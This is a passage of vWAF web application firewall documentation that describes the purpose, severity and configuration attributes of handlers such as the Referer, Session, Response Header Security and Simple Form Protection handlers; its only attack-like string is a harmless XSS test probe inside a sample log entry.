code	Select the HTTP Redirect Code from the list: • 301 (Moved Permanently) • 302 (Found) • 307 (Temporary Redirect)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Referer Handler

ATTENTION: Using a graylist can reduce performance and should therefore only be used by experienced administrators.

Purpose

The Referer Handler is used to detect and prevent undesirable links to your web application. To do this, vWAF evaluates the HTTP referer header. This header describes the URL of the page from which the user has arrived via a link. HTTP referers are also sent by most browsers when a user clicks on a link or sends a form (but not in the event of a page reload or with an HTTP Redirect).

If the Referer Handler is active and if the user's browser also sends an HTTP referer header, the process is as follows:

ATTENTION: This process is an exception to the general rule on how most other blacklists, whitelists, and graylists work (compare *How Blacklists, Whitelists, and Graylists Are Processed*).

1) vWAF compares the HTTP referer with a whitelist. If vWAF finds a match, it permits the request.
2) If vWAF doesn't find a match with the whitelist and if the option whitelistonly has been activated, the request is handled as if the HTTP referer was on a blacklist (see step 3).
3) If the option **whitelistonly** isn't activated, vWAF then compares the HTTP referer with all hosts on the blacklist. If vWAF finds a match here, it denies the request. This is carried out either using an HTTP error code 403 (Forbidden) if the option blockblacklist has been activated, or using an HTTP redirect to the URL given in the **blacklisturl** field.
4) If vWAF is unable to find a match either on the whitelist or on the blacklist, it notes the HTTP referer with the time of the access on an internal graylist. If the number of accesses with this HTTP referer exceeds the number given in the **threshold counter** field within the time period specified in the **threshold timedelta** field, vWAF generates an HTTP redirect to the URL given in the **graylisturl** field. Otherwise vWAF accepts the requests.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

A whitelist with the **whitelistonly** option activated can make it difficult to link to a page, and a blacklist can explicitly include undesirable links. In both cases, you can redirect the user to a page providing information on the fact that he has reached a potentially dangerous page and that his data may have been obtained by deception. You can also use a blacklist to exclude links from pages very precisely, e.g. pages that are using deep linking or pages that you don't want to have connected to your company.

A similar thing is possible in graylisting. An inbound link from third party sites is possible in principle, but only if they aren't used too often. This can also be used to protect against phishing: To begin with (when the attacker is testing the site), the page functions as normal, but when there are frequent requests for a specific page (for example when a phishing page loads images from the original page), vWAF generates an HTTP redirect to another URL and you can issue a warning there, for example, or deliver specific content.

Attributes

Attribute	Meaning
whitelist	HTTP referers with which requests are always to be permitted.
whitelistonly	Activate this option if you only ever want to permit requests where the referer has been entered on the whitelist. In this case, all other requests are handled as requests with a referer on the blacklist.
blacklist	HTTP referers with which requests are always to be denied or redirected.
blacklisturl	Page to which the user is to be redirected when they come from a HTTP referer located on the blacklist. The redirection only becomes active when the **blockblacklist** option has not been activated.
blockblacklist	Activate this option if you want requests with a HTTP referer located on the blacklist to be answered with an HTTP error code 403 (Forbidden). In this case, this means there's no redirect to the blacklisturl.
threshold counter	Maximum number of requests that can be received within the period specified underthreshold timedelta before vWAF triggers a redirect to the page specified under graylisturl.
threshold timedelta	Period in seconds in connection with the attributes graylisturl and threshold counter.
graylisturl	Page to which users are redirected when those users come from a HTTP referer that isn't on either the blacklist or the whitelist and that vWAF has therefore placed on the graylist. The redirect is only carried out if more requests are received from the HTTP referer in the period specified under threshold timedelta than specified under threshold counter.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Required Header Field Handler

Purpose

You can specify a list of HTTP headers that must be present in each request. You can use this to differentiate simple scripts from "real" browsers, for example.

If one or more of the specified headers is missing, or if a header doesn't match any valid header pattern, or if a header matches an invalid header pattern, vWAF denies the request with a configurable error code

ATTENTION: To create anonymity, some proxies have a host header filter function, which garbles or removes HTTP header fields such as browser string (User Agent). A Required Header Field Handler with a definition that's too restrictive may exclude users who access your web application using proxies of this type.

ATTENTION: The Required Header Field Handler can't offer completely full protection due to the nature of the HTTP protocol. A skilled attacker can simulate the behavior of a legitimate user by modifying the HTTP header accordingly. The Required Header Field Handler is therefore appropriate primarily for protecting against slightly less sophisticated attacks or to prevent undesirable access attempts by known spiders.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

To simplify configuration you can also carry out the basic setting in the *Anti Spider Wizard* initially. The minimum headers required are already preconfigured there. Then edit the Required Header Field Handler for the specific path if required.

Attributes

Attribute	Meaning
headers	List of required headers.
case sensitive	When enabled, the entries that you specify for invalid header pattern and for valid header pattern are case sensitive. Usually, this is not needed but only makes your regular expressions more complicated. So, by default case-sensitivity is not enabled.
invalid header pattern	Blacklist of regular expressions describing the pattern of invalid header fields. For example, you could use this to exclude certain content types. (For details on the syntax, see *Regular Expressions*.) For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.

Attribute	Meaning
valid header pattern	Whitelist of regular expressions describing the pattern of valid header fields. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*. Examples: • ^.*$ permits everything ^Key:\s*value$ permits a specific key/value pattern ^Content-type:\s*text/html$ permits this specific content type ^Cache-Control:\s*no-store$ Ensures that the cache (mostly of a proxy) doesn't store a document after passing it on (useful for confidential information and all session data, e.g.) (For details on the syntax, see *Regular Expressions*.)
error code	HTTP error code that vWAF returns if: • one or more of the header specified for the attribute headers are missing • a header doesn't match any valid header pattern • a header does match a valid header pattern but does also match an invalid header pattern (For an overview of possible error codes, see *HTTP Error Codes*.)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Response Body Filter Handler

NOTE: This handler is ignored in detection mode.

Purpose

Removes or replaces specific character strings from the body of the response returned to the user by the server. This is used by the *OWA Protection Wizard*, for example, to deactivate JavaScript Code in the emails displayed to the user, by the*Baseline Protection Wizard* to block SQL error messages, and by the *Payment Card Industry Wizard* to make credit card number unrecognizable.

Generally speaking, you can always use the Response Body Filter Handler whenever you want to remove security-related data from the responses from the server. If an attacker does succeed in calling up security-related data, despite all the counter-measures in place, these are rendered unrecognizable by vWAF and the attacker can't reach them.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Response Body Filter Handler if you want to remove or replace specific character strings from responses. If, on the other hand, you want to block access when a specific character string occurs, you need to use the *Invalid Body Text Handler*.

Attributes

Attribute	Meaning
replace content types	The Response Body Filter Handler carries out the replacements given in replace pattern only when the response has a specific content type (Internet Media Type, MIME Type). Specify the content types for which the replacement is to be made. Examples: • *text/html* HTML files (*.htm, *.html, *.shtml) text/plain pure text files (*.txt)
replace pattern	In the left-hand column, enter the pattern to be replaced, and in the right-hand column, enter the pattern to be forwarded instead. In this case, use *Regular Expressions*.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Response Header Security Handler

Purpose

The Response Header Security Handler enforces client side response header security features, including X-Fame-Options, X-Content-Type-Options, XSS Protection and Content Security Policy options. These features improve client side security and prevent attacks such as malicious code embedded in frames, cross site scripting and attacks based on browser MIME-type vulnerabilities.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

To simplify configuration, it is recommended that you use the *Response Header Security Wizard*. The wizard configures the required attributes.

NOTE: Not all browsers support all these features: X-Frame-Options (XFO), X-XSS-Protection, X-Content-Type-Options, and Content-Security-Policy (CSP)) .

You must take care when configuring Content-Security-Policy (CSP)) and X-XSS-Protection as these restrictions may break applications (preventing users from accessing pages).

Ensure you check and test your application to confirm the security response header settings and browser combinations do not break applications.

Attributes

Attribute	Meaning
x_frame_options	Set the X-Frame-Options (XFO) options. This determines whether or not the browser renders content protected by vWAF within a frame: • deny: Do not allow the browser to render a page, protected by vWAF, within a frame on another page. • sameorigin: Allow the browser to render content in a frame, provided the frame is within the same origin. The browser will not render content within a frame in another location (beyond the scope of the origin).
x_content_type_no_sniff	Enable the Content Type Restriction (X-Content-Type-Options: nosniff) to ensure the browser loads and renders content based on the Content-Type Header MIME type only. This prevents the browser 'MIME sniffing' and potentially loading malicious content. For example, if 'X-Content-Type-Options: nosniff' is not enabled, a browser could load a file with misleading attributes, treat the file as HTML and execute a malicious script.

Attribute	Meaning
x_xss_protection	Set the XSS (X-XSS) Protection options. This determines how the browser responds if XSS is detected: • enable: Enable XSS protection so that if a cross-site scripting attack is detected, the browser removes unsafe content from the page. • enable_and_block: Enable XSS protection. If a cross-site scripting attack is detected, the browser will not display the page at all (rather than remove unsafe content from the page). • disable: Disable XSS filtering. No protection.
x_xss_protection_report	Enable this option to instruct the browser to submit reports to the server regarding validation of cross site scripting rules. If enabled, relevant entries are included in vWAF log files. These entries are logged as INFO and include the term ResponseHeaderSecurityHandler as shown in the example below. "20170303-00225","unknown","198.51.100.0:8086","foo.com","203.0.113.0","POST","/08e6c7c31eae2f229320f4398a45dd7c37b3c028b9ed4461797fc09f86100ba9","HTTP/1.1","[88/-]","INFO","PROTECTION","REQUEST","ResponseHeaderSecurityHandler","","","LOW","44c0a70c84e843fc","xss-report:{"xss-report":{"request-url":"http://test.local/test.php?foo=%3Cscript%3Ealert(1);%3C/script%3E","request-body":""}}","","",""
csp_enforce	Enable Content Security Policy (CSP) response header to reduce the risk of cross-site scripting. This determines the location (and CSP directives) from which the browser can load resources.
csp_resource_urls	If csp_enforce is enabled, add the required CSP Resources: • vWAF adds the CSP directive 'default-src' and source value self. This ensures the browser loads resources from the same origin only, including protocol (http or https), host and ports. • Additional URLs. You can add URLs that are required in addition to 'self'. This allows the browser to load resources from the specified URLs. • vWAF also supports the CSP directive source values unsafe-inline and unsafe-eval. You can add these CSP directives, as required.

Attribute	Meaning
csp_report	Enable this option to instruct the browser to submit reports to the server regarding validation of the CSP rules. If enabled, relevant entries are included in vWAF log files. These entries are logged as INFO and include the term ResponseHeaderSecurityHandler as shown in the example below. <pre>"20170303-00225","unknown","198.51.100.0:8086","foo.com","203.0.113.0","POST","/08e6c7c31eae2f229320f4398a45dd7c37b3c028b9ed4461797fc09f86100ba9","HTTP/1.1","[88/-]","INFO","PROTECTION","REQUEST","ResponseHeaderSecurityHandler","","","LOW","44c0a70c84e843fc","csp-report:{""csp-report"":{""document-uri"":""http://foo.com/test.html"",""referrer"":"""",""violated-directive"":""default-src 'self'"",""effective-directive"":""script-src"",""original-policy"":""default-src 'self'; report-uri /08e6c7c31eae2f229320f4398a45dd7c37b3c028b9ed4461797fc09f86100ba9"",""blocked-uri"":""http://maps.google.com"",""status-code"":200}}","","",""</pre>
usertext	You do not need to configure this attribute as it is not used by the handler.
enable_logging	You do not need to configure this attribute as it is not used by the handler.

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Robots.txt Handler

Purpose

A robots.txt file specifies which directories may be indexed by robots (spiders) and which may not. The robots for most search engines follow the instructions of the robots.txt file, however there's no guarantee of this.

The Robots.txt Handler generates a virtual robots.txt file, which is then supplied as the result of the query of the URL /robots.txt.

NOTE: This makes any robots.txt file already included in your web application ineffective.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

This handler is only useful for paths. For simplified configuration you can also carry out the basic setting in the *Anti Spider Wizard* initially. Typical, known User Agents are already preconfigured there, and you configure the *Check User Agent Handler* and the *Required Header Field Handler* at the same time in the same operation. Then edit the Robots.txt Handler for the specific path if required.

Attributes

Attribute	Meaning
allowedAgents	List of permitted User Agents.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

Script Handler

Purpose

You can use Python scripts to expand the scope of vWAF to suit your specific requirements. The Script Handler executes the scripts. For more information regarding creating and applying scripts, see *Implementing Python Scripts*.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: medium. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Script Handler to enable Python scripts, to expand the functionality of vWAF.

NOTE: For further information regarding creating scripts, see *Implementing Python Scripts*.

ATTENTION: In detection mode, only functions that are accessible during requests apply (see *Accessible Python Modules and Functions*); any response functions are ignored in detection mode.

Attributes

Attribute	Meaning
Script (script name)	Enable the script, as required. **NOTE:** To view the script details or update the order in which scripts execute, click **Open Script Library**. The Script Library allow you to review the scripts and modify details as required. After enabling the required scripts, click **Save**. **NOTE:** For debugging purposes, you can use the function log of the module http to write information to the vWAF log files. **ATTENTION:** Should you by mistake create an infinite loop, none of your web applications are accessible at all. This even applies if the Script Handler is only used with in a ruleset in detection mode.

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Secure Connection Handler

ATTENTION: This handler only works on Apache web servers. If you use a web server other than Apache and enable this handler, vWAF considers requests insecure and thus denies them.

NOTE: The Secure Connection Handler requires the *Session Handler* if an SSL session ID is to be used. In detection mode, the Secure Connection Handler is ignored.

Purpose

Prevents attacks on the SSL stack on the web server (e.g. Null-Encryption is switched on by default in Apache for debugging purposes!). If the properties given in the attributes aren't all met, vWAF denies the request with a configurable HTTP error code.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Activate the Secure Connection Handler for all applications that use SSL.

Attributes

Attribute	Meaning
enforce ssl	When this option is enabled, vWAF denies all requests that aren't sent via SSL and that don't use at least the SSL version specified under minimal ssl version.
minimal ssl version	Specifies which SSL protocol version must at least be used by requests. If a request uses an earlier SSL version than the version selected here, vWAF denies that request. Example: When you choose TLSv1, vWAF denies requests that are sent via SSLv2 or SSLv3 because SSLv2 and SSLv3 are earlier versions than TLSv1. **NOTE:** We recommend to require at least SSLv3, which is the default setting. **ATTENTION:** This option even has an effect when the option **enforce ssl** is disabled. In this case, requests are only accepted if they aren't sent via SSL at all, or if they use at least the specified SSL version.
CipherBits	Minimum encryption level required.
ClientCert	Activate this option if the client is required to authenticate itself using a certificate (in this case, a normal login isn't sufficient). This option is useful for highly security-relevant parts of a web application and should be set specifically for the path.

Attribute	Meaning
additional ciphers	Here you can specify an additional list of permitted, non-standard encryption algorithms. If an encryption algorithm is used that doesn't conform to the standard available on the web server and isn't included on that list, vWAF denies the relevant requests.
error code	HTTP error code that vWAF returns if the conditions mentioned above aren't all met.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Session Handler

NOTE: This handler is ignored in detection mode.

Purpose

With an active session handler, vWAF establishes a separate, secure session between the web server and the client. A cryptographically secure session ID is transferred into a cookie in the process (the name of this cookie can be specified in the *Global Configuration*).

This handler is required and relevant to the *Cookie Jar Handler*.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Activating this handler is a requirement for many of the other handlers. It should always be active. To simplify configuration, you can also use the *Secure Session Wizard*.

Attributes

Attribute	Meaning
timeout	Period in seconds after which a session is ended automatically following user inactivity.
SSLsession	Activate this option if you want vWAF to use the SSL connection session in the case of an SSL connection, rather than establishing a session itself. **ATTENTION:** Microsoft Internet Explorer negotiates new SSL session IDs at regular intervals, thus preventing the efficient use of this option.
URLSession	Usually, vWAF writes the secure session ID to a cookie. When you enable the option **URLSession**, vWAF instead inserts the session ID into the URL of responses. In general, we recommend to disable the option URLSession and to use the session cookie when possible. **ATTENTION:** Parsing responses and inserting session IDs into the URLs may have a negative impact on performance. Use the attribute URLSessionContentTypes to limit the procedure to those responses that actually contain response URLs.
URLSessionContentTypes	Only has an effect if the option URLSession is enabled. Here you must specify which types of responses may contain session IDs. Usually, this is text/html and text/xml, but no images and no downloads.
CookieSecure	When this option is enabled, cookie communication is limited to encrypted transmission. In this case, the user's browser returns the cookie only for HTTPS requests. Only makes sense if your web application can be called via HTTPS.

Attribute	Meaning
CookieHttpOnly	When this option is enabled, cookies are only used via HTTP. Plugins, such as JavaScript, then can't read the cookie. Only makes sense if no JavaScript XMLHttpRequests to the same web application are used.
limitNewSessionsPerIP	Activate this option if you want vWAF to establish a specific maximum number of sessions per IP address only. Additional requests are denied with the error code 503 (service unavailable). As automatic scripts don't support any sessions, for example, these establish a new session with each request. For example, in this case you could restrict the maximum number of sessions to 10 per IP address, but you should then create a whitelist with IP addresses that you know many users use for access via proxies (see attributes below).
limitNewSessionsPerIPperMinute	Maximum average number of new sessions per IP address and minute. You can also specify decimal fractions with a dot as the decimal indicator. Example: 10.5 The calculation is carried out in accordance with the token bucket procedure. The attribute limitNewSessionsperIPBurst forms the bucket, and the attribute limitNewSessionsperMinute determines the number of tokens. This specification only has an effect if the option limitNewSessionsPerIP has been activated.
limitNewSessionsPerIPBurst	Maximum number of new sessions per IP address. This specification only has an effect if the option limitNewSessionsPerIP has been activated.
limitNewSessionsPerIPwhitelist	Ranges of IP addresses for which the restrictions made under limitNewSessionsPerIPBurst and limitNewSessionsPerIPperMinute do not apply. Specification in the format xxx.xxx.xxx.xxx/xx (for syntax, see *Specifying IP Addresses*). This whitelist only has an effect if the option limitNewSessionsPerIP has been activated.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Shortcut Handler

ATTENTION: The Shortcut Handler completely disables protection for the specified URI patterns.

Purpose

Often, not all parts of a web application need protection, such as entirely static pages. The Shortcut Handler tells vWAF to ignore all other handlers for specific URLs. If the requested URL matches a given pattern, vWAF immediately passes on the request to your web application without further analyzing the request – even if other handlers have been defined for the very same URLs. This increases performance.

The Shortcut Handler is always the first handler vWAF calls. Therefore it's always shown on top of the list on the tabs Global Handlers / Handler Templates / Handlers.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

You can use the Shortcut Handler to increase performance for parts of your web application that are completely static and thus don't involve the risk of an attack.

Attributes

Attribute	Meaning
uri patterns	URIs for which you want vWAF to ignore all other handlers. This increases performance but disables protection. *Regular Expressions* can be used.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Simple Form Protection Handler

Purpose

The arguments of input boxes are frequently used to launch a security attack, e.g. for SQL Injection. The Simple Form Protection Handler prevents manipulated arguments from reaching your web application at all.

To do this, the Simple Form Protection Handler checks the attributes of the request (both in the URL and in an HTTP POST Request). An argument is only valid if it matches a predefined regular expression and at the same time does not match any of the regular expressions given under blacklist args.

If an argument is invalid, vWAF denies the request with a configurable HTTP error code.

ATTENTION: After configuring and activating the Simple Form Protection Handler, test the function of the input forms in your web application thoroughly once more to rule out unintended effects due to possible imprecise specifications.

NOTE: The *Virtualize Form Field Handler* performs a similar function but using a different method.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: high. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Simple Form Protection Handler as a simple way to validate inputs. It can be used to protect email fields very easily, for example.

NOTE: Advanced configuration options for protecting input fields are also provided by the *Invalid Args Handler*. A simplified alternative to protect form fields is also provided by the *Protect Form Handler*.

Attributes

Attribute	Meaning
protected form fields	Here, enter the input fields that you want vWAF to monitor and the arguments that are permissible: 1) In the left-hand column, select which methods are permissible: GET, POST, or both. 2) In the center column, specify the exact name of the input field. 3) In the right-hand column, select the type of input field: A field for entering an email address (email field), a field for entering numbers (numbers), a one-line, free text input field (single line input) or any other type of input field (other). Each of the preconfigured types is based internally on a specific regular expression, against which vWAF checks the requests (for the syntax, see *Regular Expressions*): • *other*: .* single line input: [-~äöü]* numbers: \d+ email field: *[_A-Za-z0-9-]+(\\[_A-Za-z0-9-]+)*@[A-Za-z0-9-]+(\\[A-Za-z0-9-]+)* *
protected form fields custom regex	In the same way as under protected form fields, here you can specify other form fields that can't be assigned to one of the preconfigured types (other, single line input, numbers, email field). In this case, however, you need to create a regular expression yourself to clearly describe the input values.
blacklist args	Here you can specify a blacklist, in the form of regular expression, of which input values vWAF should always deny. This always relates to all entry fields, even to those that aren't explicitly specified in this handler. **NOTE:** If at the same time a specific character string is permitted according to the specifications under protected form fields or protected form fields custom regex, the blacklist has priority in any case of doubt, which means that vWAF denies a request of this type.
all other form fields	Here you enter which rules are to apply to all entry fields not given under protected form fields and protected form fields custom regex.
error code	HTTP error code that vWAF returns if it denies a request on the basis of the rules stored. (For an overview of possible error codes, see *HTTP Error Codes*.)

Attribute	Meaning
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Time Period Handler

Purpose

The Time Period Handler can be used to restrict the access to your web application or to parts of your web application based on day of the week and time. Outside these permitted times, vWAF denies requests with a configurable HTTP error code.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Time Period Handler to permit the use of specific functions in your web application only during standard business hours, for example.

Attributes

Attribute	Meaning
valid time	List of time intervals during which vWAF permits access to your web application. The decisive factor here is the local system time on the server. The individual time intervals can also overlap. You can also specify multiple time intervals for a day. vWAF permits access once the system time is in at least one of the specified time intervals. This specification is made line by line in the sequence: Day of the week, start time, end time. Select the relevant day of the week and the time intervals from the selection lists displayed.
error code	HTTP error code that vWAF returns when access is made outside the time intervals specified under valid time. (For an overview of possible error codes, see *HTTP Error Codes*.)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Url Encryption Handler

NOTE: The Url Encryption Handler only has an effect when the *Session Handler* is also active. In detection mode, the Url Encryption Handler is ignored.

Purpose

The Url Encryption Handler implements session-specific encrypted URLs. If the first request within a session is onto a page that isn't included in a defined entry point list the Url Encryption Handler redirects the request to a defined main page. The handler dynamically encrypts all links to pages that are located below this main page in the directory structure.

As a result, users are only able to access the entry point pages or the main page directly. Other pages can only be accessed via a link within your web application. This link is encrypted. The encrypted URL depends on the individual session, so two users never see the same encrypted URL and the encrypted URL becomes invalid when the session ends.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Url Encryption Handler to prevent users from accessing certain pages of your web application directly and from guessing and tampering URLs. As the encrypted URLs change with each session it's also impossible to bookmark a specific page or to quote URLs in an article of a magazine, for example. If you only want to prevent deep linking but not to encrypt URLs, use the *Entry Point Handler* instead.

Attributes

Attribute	Meaning
content types	In order to achieve maximum performance, the handler only analyzes requests of the content types that are stated here.
mainpage	Main page to which the user is redirected if the first request in a session is onto a page that isn't included in the entrypoints list. It's sufficient to specify the subdirectory here. Example: /
entrypoints	List of permissible entry points to your web application. Here you must specify all files that typically aren't referred to via a link, such as a favicon or the robots.txt file, for example. (For details on the syntax, see *Regular Expressions*.) Examples: /favicon\.ico /robots\.txt

Attribute	Meaning
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Valid Client IP Handler

Purpose

The Valid Client IP Handler validates the IP address of the client that sends a query, using a list of valid IP address ranges. Requests with an invalid IP address are denied by vWAF with a configurable HTTP error code.

You can use this function to restrict the access so that a web application or specific paths of a web application can only be accessed by users within specific computer networks (e.g. your own company). Another scenario are systems that normally use a separate URL (e.g. / admin) to carry out administrative tasks, for example. It's also possible to make access to specific content more difficult for competitors or users from specific regions.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

